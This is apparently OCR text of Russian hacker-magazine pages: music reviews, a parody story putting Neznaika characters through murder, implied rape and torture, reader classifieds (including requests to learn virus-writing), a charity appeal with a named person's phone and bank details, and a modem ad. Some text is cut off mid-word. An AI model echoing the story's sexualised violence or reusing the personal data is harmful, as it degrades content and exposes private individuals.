Перед прослушиванием этого альбомы неплохо бы заглянуть в Интернет и ознакомиться с помощью любой поисковой машины с жизненной концепцией могущественной тайной и явной секты - митьков. Чье-то мировоззрение немедленно изменится, кто-то бросится избавляться от "шмудаков" или копить "видаки", полезно будет взять на вооружение прием "рубанько", а когда ты "въедешь" в митьковский стеб - точно станешь одним из благодарных слушателей безбашенного "Праздника русской авиации".

Музыка для западлостроителя

Команда: Сборник "коктейльной" музыки
Пластинка: Irma Coctail Lounge (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: IRMA, 1999
Реальный хит: Walter Rizatti - Solo Per Amore

Йоу! Музыка, которой можно заслушаться, и, например, прогулять работу или школу. Приятная, мягкая, абсолютно нездешняя, а главное - с некоторых пор пользующаяся бешеной популярностью не только во всем мире, но уже и в России. Итальянцы свое дело знают туго; кстати, если наткнешься на музыкальные россыпи от IRMA, не удивляйся, увидев на отлично оформленных сборниках отборные треки в стилях acid-jazz, house, lounge и далее по списку.

Музыка для warezника

Команда: Сборник
Пластинка: Легкая осень
Релиз: Снегири, 2001
Реальный хит: Fotomoto - Le Sport, La Music




Заключительная, четвертая часть "годового абонемента" легкой музыки, вышедшая на ставшем уже популярном российском лейбле "Снегири". Со временем сборники "легких времен года" вполне могут войти в анналы отечественной музыкальной истории. Есть мнение, что последняя, осенняя, пластинка, получилась самой яркой и интересной из всех в 2001 году, так что как минимум обратить на нее свое пристальное внимание стоит.

смотри продолжение на следущей странице 

Хумор

Даниил Шеповалов, духовный лидер секты "Мировая Термоядерная Война" (dan@real.xakep.ru , www.danya.ru)

возвратно-поступательные движения тазом.
- О-о-о, когда же сбудется моя мечта, и я смогу накакать в красивую голубую шляпу Незнайки! - закричал Знайка во время оргазма.
"Да-а-а, - подумал Незнайка, осторожно отступая к выходу. - Лучше к этому фрику не соваться, совсем ему электронами мозги повышибало".
Выйдя из дома, Незнайка тут же наткнулся на Пилюлькина с Винтиком, которые, судя по всему, уже утрескались по самые бакенбарды.
ле с коляской, одетые в нацистскую форму. Расположившийся в коляске невменяемый Винтик к тому же держал в руках немецкий "Шмайсер". Пилюлькин подошел к Незнайке, ткнул в него пальцем и, вращая безумными глазами, сказал на ломанном русском:
- Малшик, ти есть показывать нам, где тут у вас аптек со всякий лекарства. За это ти получивать много-много живачка!
Скосив глаза, Незнайка заметил изуродованные трупы Гусли и Шурупчика, которые были привязаны сзади к мотоциклу. Незнайка мгновенно оценил ситуацию и принял единственно верное решение: он побежал изо всех сил на другую сторону улицы. Вслед ему понеслись длинные очереди из шмайсера и крики:
- Этот мальчишка есть дряной партизанен. Нас предавать, обер-фюрер! Ми есть ехать на точку к Торопыжка, а потом обратно в больница мучивать и питать маленьких девачик.
Незнайка забежал в подъезд ближайшего дома, спрятался за угол и попытался отдышаться. Сердце бешено колотилось, и его чуть не хватил удар, когда входная дверь скрипнула и раздались чьи-то шаги. К счастью, это оказалась Кнопочка. Она не заметила спрятавшегося Незнайку, прошла мимо и стала подниматься по лестнице, звонко цокая каблучками. Незнайка хотел было уже окликнуть ее и напроситься в гости, как вдруг входная дверь снова еле слышно скрипнула и в парадную вошел Молчун. Это был очень тихий миролюбивый коротышка, который всегда со всеми соглашался, никогда не дрался и вообще вел себя очень хорошо. Глаза Незнайки уже привыкли к темноте, и он разглядел, что Молчун держит в руках большой окровавленный топор, а лицо его оскалилось в хищной ухмылке. Молчун быстро догнал Кнопочку и со всего маху всадил в ее спину топор. Увидев, как малышка упала на заплеванный пол, коротышка гаденько засмеялся, потирая потные ручки, и принялся рвать на Кнопочке платье.
- Ну что, недотрога, позадирай теперь свой носик. Думаете, Молчун лузер и никто ему не дает? Сейчас еще посмотрим, кто кому не даст! С Незнаечкой, значит, шашни водишь - ну так я и до него еще доберусь. Получит он у меня бензопилой по зубам, - яростно шептал Молчун, расстегивая ремень на штанишках.
Незнайка не стал дожидаться, чем закончится страстный монолог Молчуна, и выбежал на улицу.
Во всем Цветочном городе теперь он мог пойти только в два места: к добродушному Пончику или к Ромашке, которая в Незнайке души не чаяла. Отправляться домой было опасно - обсаженный Пилюлькин так крепко вжился в свою нацистскую паранойю, что наверняка наставил там повсюду противопехотных мин и растяжек. Как бы в подтверждение этой мысли откуда-то издалека донеслась стрекочущая очередь из шмайсера, женский крик и шлепок упавшего с большой высоты тела. Незнайка отбросил лишние сомнения и побежал к Пончику.
Накрашенный Пончик стоял перед зеркалом в черных чулках и бюстгальтере, когда к нему домой вломились Знайка с Пилюлькиным. Нацистскую униформу Пилюлькин сменил на кожанку чекиста. У Знайки же на лице красовался живописный след от кирзового сапога.
- Ты чего, жиртрест, под Цветика косишь, - осведомился Пилюлькин и, не дожидаясь ответа, вырубил Пончика ударом приклада.
- Не бейте его! Он хороший! - закричала незамеченная новоявленными чекистами Ромашка, которая до этого тихо сидела на диване.
Знайка бросил на малышку плотоядный взгляд и громко сглотнул, заметив, что к ее поясу пристегнут большой фаллоимитатор. Пилюлькин же сразу взял ситуацию под свой контроль:
- Значит так, Ромашечка, я не знаю, чем вы тут с этим недобитым буржуем занимались, - это у тебя наш проверенный товарищ Винтик из НКВД в своем гараже выяснит. Он как раз сегодня пропавший паяльник нашел. Нам другое сейчас важно: поступила информация, что сюда направляется враг мировой революции, оранжево-голубая контра Незнайка, и у товарища Знайки по этому поводу есть кое-какие соображения...
- А почему Пончик все время молчит? - спросил Ромашку Незнайка, отхлебнув горячего чая.
Вот уже десять минут он пытался обсудить с Пончиком последние события, но тот лишь лежал мешком в кресле и беспрестанно улыбался беззубым окровавленным ртом.
- Да он к стоматологу сегодня ходил, устал очень. Не мешай ему - пойдем лучше в соседнюю комнату, развлечемся немного, - позвала Незнайку Ромашка, которая уже успела облачиться в костюм медсестры.
В соседней комнате она уложила его на кровать и достала из шкафа большую клизму - это была их излюбленная игра. Затем Ромашка приковала Незнайку наручниками к спинке кровати, а его ноги связала веревкой.
- Готово! - громко крикнула она после всех этих манипуляций.
- Ну что, товарищи, разберемся с этой белогвардейской контрой. Уничтожим, так сказать, как класс! Мне тут как раз революционно настроенные товарищи из Сайгона экспериментальный препарат презентовали, - ухмыльнулся появившийся из-за угла Пилюлькин. В одной руке он держал раскаленный утюг, а в другой - шприц, наполненный чем-то розовым.
- Товарищ комиссар, а можно я возьму его шляпу? - тихо спросил Знайка и, получив разрешение Пилюлькина, тут же куда-то убежал с этим предметом гардероба.
- Сме-е-ерть! - тихо шипел полуразложившийся, зеленоватый зомби Гусля, размахивая заточенной с одного конца флейтой и постепенно подбираясь все ближе и ближе к Незнайкиной заднице.
Но Незнайка не смотрел ни на кого из этой разношерстной компании - его взгляд был намертво прикован к зубьям работающей бензопилы, которую держал в руках улыбающийся Молчун.



Юниты

Борда

WARNING!!!

Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK Exit

Мессадж можно закинуть на **board@real.xakep.ru**

IN TRASH





Создаю трехмерные рисунки под 3D MAX Studio3 Кто заинтересован, мыльте! **sandybush@mail.ru**

Клан X-CoMMUNITY примет к себе в команду Дизайнера. Томичи пишите: **EnGeL@xakep.ru**



Linuxoid'ы! Помогите правильно настроить Squid и всё что с ним связано! **real.eugene@mail.ru**

Кто пишет на Паскале и не считает дос отстоем, давайте докажем это и всем остальным! Кому идея нравится мыльте на **DarkLord@omen.ru**

С удовольствием помогу всем кто хочет стать хакером. Пишите **vlad@mail.biysk.secna.ru**

Покупка, обмен, продажа ХЕНТАЯ. Кто заинтересован в аниме (и его подстилях) пишите **ru-bin@nvkz.net**

7 декабря 2000г., нашего постоянного читателя, Александра Емшанова сбила машина минюста :(. С диагнозом «тяжелая черепно-мозговая травма» он попал в реанимацию.

Сейчас Саша чувствует себя лучше, но ему необходима операция на трахее, а она жутко дорогая. Наиболее полная история на http://chubays.com

Если кто-нибудь из вас может помочь Саше, пожалуйста свяжитесь с его мамой Ириной Емшановой по тел: (095) 956-2248 или по e-mail: emshanov@internews.ru

Редакция журнала просит всех, кто обладает финансовой возможностью помочь Саше, перечислить разумную для вас сумму денег на его счет.

Реквизиты для перечисления в рублях


Банк: ОАО "Альфа-Банк"
к/с 30101810200000000593 в ОПЕРУ ГУ ЦБ РФ
БИК 044525593 ИНН 7728168971
Получатель: Дополнительный офис "Отделение "Арбат"
р/с 30223810900000000128
Назначение платежа: на лечение и реабилитацию
Зачисление на л/с № 3530, Емшановой Ирине Владимировне

Реквизиты для перечислений в долларах США

CORRESPONDENT BANK OF BENEFICIARY'S BANK:
BANK OF NEW YORK, New York/ One Wall Street New York, N.Y. 10286, USA
SWIFT: IRVTUS3N
BENEFICIARY'S BANK:
ALFA-BANK, Moscow
SWIFT: ALFARUMM
ac: 890-0061-537
BENEFICIARY:
ac: 47422840600000000460
ac № D - 3634, Emchanova Irina Vladimirovna

Если ты начинающий музыкант и хочешь играть жесткую альтернативную музыку, то мыль на **MUDVAIN@YANDEX.RU**

Пиплы, кто учиться кодить на Delphi мыльте мне, будем обмениваться инфой, вместе легче научиться! **in4max@mail.ru**



Продаю CD: Навигатор игрового мира #5,#6 2001-ого года, Age of Empires 2 + The Conquerors, Контру и т.д. Мой E-mail: **macho-taxikoman@rambler.ru**

Пишу проги на C++, Delphi, Kylix и не только. Нужен опыт работы. Если нужны проги пишите на мыло? Напишу практически любую прогу бесплатно, но не злоупотреблять. **bibltek@mail.ru**



Может найдется вирмейкер готовый поделиться своим опытом? С удовольствием буду учиться. Скидывайте на **Maverick_w911@mail.ru**

Молодой дизайнер ищет работу: опыт работы с ХТМЛ - 2 года. + знание PHP. **dj-kostik@narod.ru**




Кодишь на Borland C++Builder? Тогда вступай в наш клуб продвинутых программеров! Желательно чтоб были хоть основные знания языка. Пишите, **netcoder@mail.ru**

Продаю чара в ULTIMA ONLINE на OSCOME, сумма скилов - 2100, стоимость - 500руб, возможен торг. Если что интересует пишите на **megawarrior@mail.ru**

Все, кто кодит на Asm'е, мыльте на **hexman@hotmail.ru**

Создается хакерская группа.Требуются девушки имеющие базовые знания кодинга и взлома или желающие преобрести их. Мыльте сюда Kamilla Nurushova **(stupy_girl@freemail.ru]**



U.S.Robotics

Что делает фантазию реальностью?



56K Faxmodem PCI

Внутренний PCI факс-модем, имеющий высокое соотношение цена/качество, за счет отсутствия flash-памяти, функции которой выполняет Ваш компьютер. Исключительная легкость Upgrade.

56k Message Modem

Этот голосовой факс-модем обеспечивает отличные условия работы в Интернете, а также позволяет записывать голосовые сообщения и факсы, даже когда Ваш компьютер отключен (до 20 минут на автоответчике или 50 страниц факсов).

56k FaxModem

Хотите иметь факс-модем без излишеств, но ещё при этом экономить на оплате счетов от провайдера? - 56k FaxModem уверенно обеспечит высокую скорость. С этим факс-модемом весь мир Интернета на Вашем экране - шоппинг, игры, видеоклипы, музыка.

Courier V.Everything Corporate Modem

Этот знаменитый модем обеспечивает максимально доступную скорость при любом соединении. Помимо работы во всех стандартах, включая V.90, Courier имеет высокоскоростной последовательный интерфейс (230 кбит/с), мощную систему защиты от несанкционированного доступа. Работает на коммутируемой и выделенной линиях в синхронном и асинхронном режимах.

www.usrobotics.ru